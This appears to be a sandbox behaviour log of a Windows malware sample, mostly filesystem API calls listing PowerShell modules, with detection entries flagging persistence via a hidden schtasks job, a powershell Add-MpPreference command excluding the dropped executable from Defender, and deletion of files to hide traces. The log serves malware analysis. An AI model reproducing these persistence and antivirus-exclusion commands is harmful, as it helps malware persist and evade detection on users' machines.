Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules*, 0, b92eba4, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules*, 0, b92eba4, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement\1.0.0.0*, 0, b92e9b4, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement\1.0.0.0*, 0, b92e9b4, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement\1.0.0.0*, 0, b92ea00, 0, 0, 0) Return: 7d2bb78	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement*, 0, b92eaf8, 0, 0, 0) Return: 7d2b9f8	2768	2220
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2876	732
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2876	732
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2876	732
Call System API	API Name: GetForegroundWindow Args: () Return: 100c2	2876	732
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2876	732
Call Process API	API Name: CreateProcessW Args: (%windir%\System32\schtasks.exe, "%windir%\System32\schtasks.exe" /Create /TN "Updates\safUcOGLqdWC" /XML "%TEMP%\tmp2313.tmp", , , , CREATE_SUSPENDED, , %WorkingDir%, SW_HIDE, Process:1820:%windir%\SysWOW64\schtasks.exe) Return: 1	2876	732
Detection	Threat Characteristic: Executes dropped file %TEMP%\tmp2313.tmp"		
Detection	Threat Characteristic: Executes dropped file File: %TEMP%\tmp2313.tmp Shell Command: %windir%\System32\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\safUcOGLqdWC" /XML "%TEMP%\tmp2313.tmp"		
Detection	Threat Characteristic: Executes dropped file File: %windir%\system32\Tasks\Updates\safUcOGLqdWC Shell Command: %windir%\System32\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\safUcOGLqdWC" /XML "%TEMP%\tmp2313.tmp"		
Call System API	API Name: GetForegroundWindow Args: () Return: 100c2	2876	732
Call Thread API	API Name: NtResumeThread Args: (Process:1820,) Return: ?	2876	732
Call System API	API Name: evtchann.SendEvent Args: (e), pid[1820], ppid[732) Return: 1	2876	732
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester\3.3.5*, 0, b92e9b4, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester\3.3.5*, 0, b92e9b4, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester\3.3.5*, 0, b92ea00, 0, 0, 0) Return: 7d39be0	2768	2220

Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester*, 0, b92eaf8, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PowerShellGet*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindNextFileW Args: (7d39be0, b92eabc) Return: 1	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PowerShellGet*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PowerShellGet*, 0, b92eaf8, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules*, 0, b92ebf0, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules*, 0, b92eba4, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules*, 0, b92eba4, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\AppLocker*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\AppLocker*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\AppLocker*, 0, b92eaf8, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Appx*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Appx*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Appx*, 0, b92eaf8, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BitsTransfer*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BitsTransfer*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BitsTransfer*, 0, b92eaf8, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BranchCache*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BranchCache*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BranchCache*, 0, b92eaf8, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\CimCmdlets*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\CimCmdlets*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\CimCmdlets*, 0, b92eaf8, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents*, 0, b92eaf8, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b92eaf8, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, b92eaf8, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, b92eaf8, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, b92eaf8, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\iSCSI*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\iSCSI*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\iSCSI*, 0, b92eaf8, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISE*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISE*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISE*, 0, b92eaf8, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Kds*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Kds*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Kds*, 0, b92eaf8, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\en-US*, 0, b92e9b4, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\en-US*, 0, b92e9b4, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\en-US*, 0, b92ea00, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive*, 0, b92eaf8, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics*, 0, b92eaf8, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host*, 0, b92eaf8, 0, 0, 0) Return: 7d39be0	2768	2220

Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management*, 0, b92eaf8, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b92e9b4, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b92e9b4, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b92ea00, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b92eaf8, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b92eaf8, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility*, 0, b92eaf8, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management*, 0, b92eaf8, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc*, 0, b92eaf8, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetAdapter*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetAdapter*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetAdapter*, 0, b92eaf8, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetConnection*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetConnection*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetConnection*, 0, b92eaf8, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetEventPacketCapture*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetEventPacketCapture*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetEventPacketCapture*, 0, b92eaf8, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetLbfo*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetLbfo*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetLbfo*, 0, b92eaf8, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetNat*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetNat*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetNat*, 0, b92eaf8, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetQos*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetQos*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetQos*, 0, b92eaf8, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSecurity*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSecurity*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSecurity*, 0, b92eaf8, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSwitchTeam*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSwitchTeam*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSwitchTeam*, 0, b92eaf8, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetTCPIP*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetTCPIP*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetTCPIP*, 0, b92eaf8, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus*, 0, b92eaf8, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkTransition*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkTransition*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkTransition*, 0, b92eaf8, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PKI*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PKI*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PKI*, 0, b92eaf8, 0, 0, 0) Return: 7d39be0	2768	2220

Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PnpDevice*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PnpDevice*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PnpDevice*, 0, b92eaf8, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement*, 0, b92eaac, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement*, 0, b92eaf8, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Runteb92aa12#*, 0, b92b420, 0, 0, 0) Return: acb5888	2768	2220
Detection	Threat Characteristic: Creates process in system directory Process ID: 844 Image Path: %windir%\SysWOW64\WindowsPowerShell\v1.0\powershell.exe "%windir%\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "%APPDATA%\safUcOGLqdWC.exe"		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_209cdba5-75aa-426c-a874-5ad03db66d8b) Return: 1	2768	2220
Detection	Threat Characteristic: Creates process in system directory Process ID: 1820 Image Path: %windir%\SysWOW64\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\safUcOGLqdWC" /XML "%TEMP%\tmp2313.tmp"		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_771a0ed5-7c01-4bee-abcb-2b3f155d5f26) Return: 1	2768	2220
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_209cdba5-75aa-426c-a874-5ad03db66d8b Type: VSDT_COM_DOS	2768	2220
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2220 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_209cdba5-75aa-426c-a874-5ad03db66d8b Type: VSDT_COM_DOS		
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_771a0ed5-7c01-4bee-abcb-2b3f155d5f26 Type: VSDT_COM_DOS	2768	2220
